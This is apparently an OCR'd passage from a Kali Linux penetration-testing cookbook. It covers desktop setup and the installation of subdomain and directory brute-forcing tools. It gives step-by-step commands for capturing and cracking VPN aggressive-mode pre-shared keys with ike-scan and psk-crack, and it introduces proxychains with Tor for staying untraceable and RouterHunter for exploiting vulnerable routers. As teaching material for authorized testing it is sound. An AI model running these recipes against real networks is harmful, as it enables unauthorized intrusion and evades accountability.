
```
update-alternatives --config x-session-manager
```

The following screenshot shows the output for the preceding command:



4. Choose the option `lxsession` (in our case `4`) and press *Enter*.

5. Log out and log in again and we will see the LXDE environment:



Configuring the e17 environment

Enlightenment, or otherwise known as **E**, is a window manager for the X Windows system. It was first released in 1997. It has lots of features such as engage, virtual desktop, tiling, and so on.

How to do it...

Due to compatibility issues and dependencies hassle it is better to set up the Kali environment as a different machine. This ISO image (Kali 64-bit e17) is already available on the official website of Kali Linux and can be downloaded from the following URL:

`https://www.kali.org/downloads/.`

Configuring the KDE environment

KDE is an international community for free software. The plasma desktop is one of the most popular projects of KDE; it comes as a default desktop environment for a lot of Linux distributions. It was founded in 1996 by Matthias Ettrich.


How to do it...

To configure the KDE environment follow the given steps:

1. We use the following command to install KDE:

```
apt-get install kali-defaults kali-root-login desktop-base
kde-plasma-desktop
```


   The following screenshot shows the output for the preceding command:




2. Type `Y` when it asks for confirmation on additional space requirements.
3. Click **OK** on both the windows that pop up.
4. When the installation is complete we open a Terminal window and type the following command:

```
update-alternatives --config x-session-manager
```

   The following screenshot shows the output for the preceding command:



5. Choose the option KDE session (in our case `2`) and press *Enter*.
6. Log out and log in again and we will see the KDE environment:



Kali already has provided prebuilt images of different desktop environments. These can be downloaded from here: `https://www.kali.org/downloads/`.

Prepping up with custom tools

These tools you will install are open source available on GitHub. They are much faster and contain collections of different tweaks that people have included over a period of time during their own pentesting experience.

Getting ready

Here is a list of some tools that you will need before we dive deeper into penetration testing. Not to worry, you will be learning their usage with some real-life examples in the next few chapters. However, if you still wish to learn basics in an early stage it can simply be done with simple commands:

- `toolname -help`
- `toolname -h`

How to do it...

Some of the tools are listed in the following sections.


Dnscan

Dnscan is a Python tool that uses a wordlist to resolve valid subdomains. To learn about Dnscan follow the given steps:

1. We will use a simple command to clone the git repository:

   ```
   git clone https://github.com/rbsec/dnscan.git
   ```

   The following screenshot shows the preceding command:



2. You can also download and save it from `https://github.com/rbsec/dnscan`.
3. Next we browse into the directory where we downloaded Dnscan.

4. Run Dnscan by using the following command:

```
./dnscan.py -h
```

The following screenshot shows the output for the preceding command:

```
root@kali:/# cd dnscan/
root@kali:/dnscan# ./dnscan.py -h
usage: dnscan.py [-h] -d DOMAIN [-w WORDLIST] [-t THREADS] [-6] [-z] [-r] [-T]
                 [-o OUTPUT_FILENAME] [-D] [-v]

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Target domain
  -w WORDLIST, --wordlist WORDLIST
                        Wordlist
  -t THREADS, --threads THREADS
                        Number of threads
  -6, --ipv6            Scan for AAAA records
  -z, --zonetransfer    Only perform zone transfers
  -r, --recursive       Recursively scan subdomains
  -T, --tld             Scan for TLDs
  -o OUTPUT_FILENAME, --output OUTPUT_FILENAME
                        Write output to a file
  -D, --domain-first    Output domain first, rather than IP
                        address
  -v, --verbose         Verbose mode
root@kali:/dnscan# _
```

Subbrute

Next we will install subbrute. It is amazingly fast and provides an extra layer of anonymity as it uses public resolvers to brute force the subdomains:

1. The command here is again simple:

```
git clone https://github.com/TheRook/subbrute.git
```

The following screenshot shows the preceding command:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# git clone https://github.com/TheRook/subbrute.git
```

2. Or you can download and save it from `https://github.com/TheRook/subbrute`.
3. Once the installation is complete we will need a wordlist for it to run for which we can download dnspop's list. This list can be used in the previous recipe too: `https://github.com/bitquark/dnspop/tree/master/results`.
4. Once both are set up we browse into the subbrute's directory and run it using the following command:

```
./subbrute.py
```

5. To run it against a domain with our wordlist we use the following command:

```
./subbrute.py -s /path/to/wordlist hostname.com
```


Dirsearch

Our next tool in the line is dirsearch. As the name suggests it is a simple command-line tool that can be used to brute force the directories. It is much faster than the traditional DIRB:

1. The command to install is:

```
git clone https://github.com/maurosoria/dirsearch.git
```


2. Or you can download and save it from `https://github.com/maurosoria/dirsearch`. The following screenshot shows the preceding command:



3. Once the cloning is complete browse to the directory and run the tool by using the following:

```
./dirsearch.py -u hostname.com -e aspx,php
```

The following screenshot shows the output for the preceding command:



Pentesting VPN's ike-scan

Often during a pentest we may encounter VPN endpoints. However, finding vulnerabilities in those endpoints and exploiting them is not a well known method. VPN endpoints use **Internet Key Exchange** (**IKE**) protocol to set up a *security association* between multiple clients to establish a VPN tunnel.

IKE has two phases, *phase 1* is responsible for setting up and establishing secure authenticated communication channel, and *phase 2* encrypts and transports data.

Our focus of interest here would be *phase 1*; it uses two methods of exchanging keys:

- Main mode
- Aggressive mode

We will hunt for aggressive mode enabled VPN endpoints using PSK authentication.

Getting ready

For this recipe we will use the tools `ike-scan` and `ikeprobe`. First we install `ike-scan` by cloning the git repository:

```
git clone https://github.com/royhills/ike-scan.git
```

Or you can use the following URL to download it from `https://github.com/royhills/ike-scan`.

How to do it...

To configure `ike-scan` follow the given steps:

1. Browse to the directory where `ike-scan` is installed.
2. Install `autoconf` by running the following command:

```
apt-get install autoconf
```

3. Run `autoreconf --install` to generate a `.configure` file.
4. Run `./configure`.
5. Run `make` to build the project.
6. Run `make check` to verify the building stage.
7. Run `make install` to install `ike-scan`.
8. To scan a host for an aggressive mode handshake, use the following commands:

```
ike-scan x.x.x.x -M -A
```


The following screenshot shows the output for the preceding command:

```
root@kali:~/ike-scan# ike-scan [redacted] -M [redacted]
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
[redacted]      Main Mode Handshake returned
        HDR=(CKY-R=1f9e7509cf33c00f)
        SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)

IKE Backoff Patterns:

IP Address      No.     Recv time               Delta Time
[redacted]      1       1456756249.384123       0.000000
                Implementation guess: Linksys Etherfast

Ending ike-scan 1.9.4: 1 hosts scanned in 60.452 seconds (0.02 hosts/sec).  1 returned handshake; 0 returned r
```

9. Sometimes we will see the response after providing a valid group name like (vpn):

```
ike-scan x.x.x.x -M -A id=vpn
```

The following screenshot shows the example of the preceding command:



We can even brute force the groupnames using the following script: `https://github.com/SpiderLabs/groupenum`.

The command:
`./dt_group_enum.sh x.x.x.x groupnames.dic`

Cracking the PSK

To learn how to crack the PSK follow the given steps:

1. Adding a `-P` flag in the `ike-scan` command it will show a response with the captured hash.
2. To save the hash we provide a filename along with the `-P` flag.
3. Next we can use the `psk-crack` with the following command:

   ```
   psk-crack -b 5 /path/to/pskkey
   ```

4. Where `-b` is brute force mode and length is `5`.
5. To use a dictionary based attack we use the following command:

   ```
   psk-crack -d /path/to/dictionary /path/to/pskkey
   ```

   The following screenshot shows the output for the preceding command:

```
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "123456" matches SHA1 hash d46e5c224092fedda5a1733aa71e515d0dfbb97e
Ending psk-crack: 1 iterations in 0.014 seconds (72.87 iterations/sec)
```

How it works...

In aggressive mode the authentication hash is transmitted as a response to the packet of the VPN client that tries to establish a connection Tunnel (IPSEC). This hash is not encrypted and hence it allows us to capture the hash and perform a brute force attack against it to recover our PSK.

This is not possible in main mode as it uses an encrypted hash along with a six way handshake, whereas aggressive mode uses only three way.

Setting up proxychains

Sometimes we need to remain untraceable while performing a pentest activity. Proxychains helps us by allowing us to use an intermediary system whose IP can be left in the logs of the system without the worry of it tracing back to us.

Proxychains is a tool that allows any application to follow connection via proxy such as SOCKS5, Tor, and so on.


How to do it...

Proxychains is already installed in Kali. However, we need a list of proxies into its configuration file that we want to use:

1. To do that we open the config file of proxychains in a text editor with this command:

   ```
   leafpad /etc/proxychains.conf
   ```


   The following screenshot shows the output for the preceding command:



   We can add all the proxies we want in the preceding highlighted area and then save.

   Proxychains also allows us to use dynamic chain or random chain while connecting to proxy servers.

2. In the config file uncomment the **dynamic_chain** or **random_chain**:



Using proxychains with tor

To learn about `tor` follow the given steps:


1. To use proxychains with tor we first need to install tor using the following command:

```
apt-get install tor
```

2. Once it is installed we run tor by typing `tor` in the Terminal.
3. We then open another Terminal and type the following command to use an application via proxychains:

```
proxychains toolname -arguments
```

The following screenshot shows the example of the preceding commands:



Going on a hunt with Routerhunter

Routerhunter is a tool used to find vulnerable routers on a network and perform various attacks on it to exploit the DNSChanger vulnerability. This vulnerability allows an attacker to change the DNS server of the router hence directing all the traffic to desired websites.

Getting ready

For this recipe, you will again need to clone a git repository.

We will use the following command:

```
git clone https://github.com/jh00nbr/RouterHunterBR.git
```


How to do it...

To execute `RouterHunterBR.php` follow the given steps:

1. Once the file is cloned, enter the directory.
2. Run the following command:

```
php RouterHunterBR.php -h
```

   The following screenshot shows the output of the preceding command:



3. We can provide Routerhunter an IP range, DNS server IP's, and so on.

2

Gathering Intel and Planning Attack Strategies

In this chapter, we will cover the following recipes:

- Getting a list of subdomains
- Using Shodan for fun and profit
- Shodan Honeyscore
- Shodan plugins
- Using Nmap to find open ports
- Bypassing firewalls with Nmap
- Searching for open directories
- Performing deep magic with DMitry
- Hunting for SSL flaws
- Exploring connections with intrace
- Digging deep with theharvester
- Finding technology behind web apps
- Scanning IPs with masscan
- Sniffing around with Kismet
- Testing routers with firewalk

Introduction

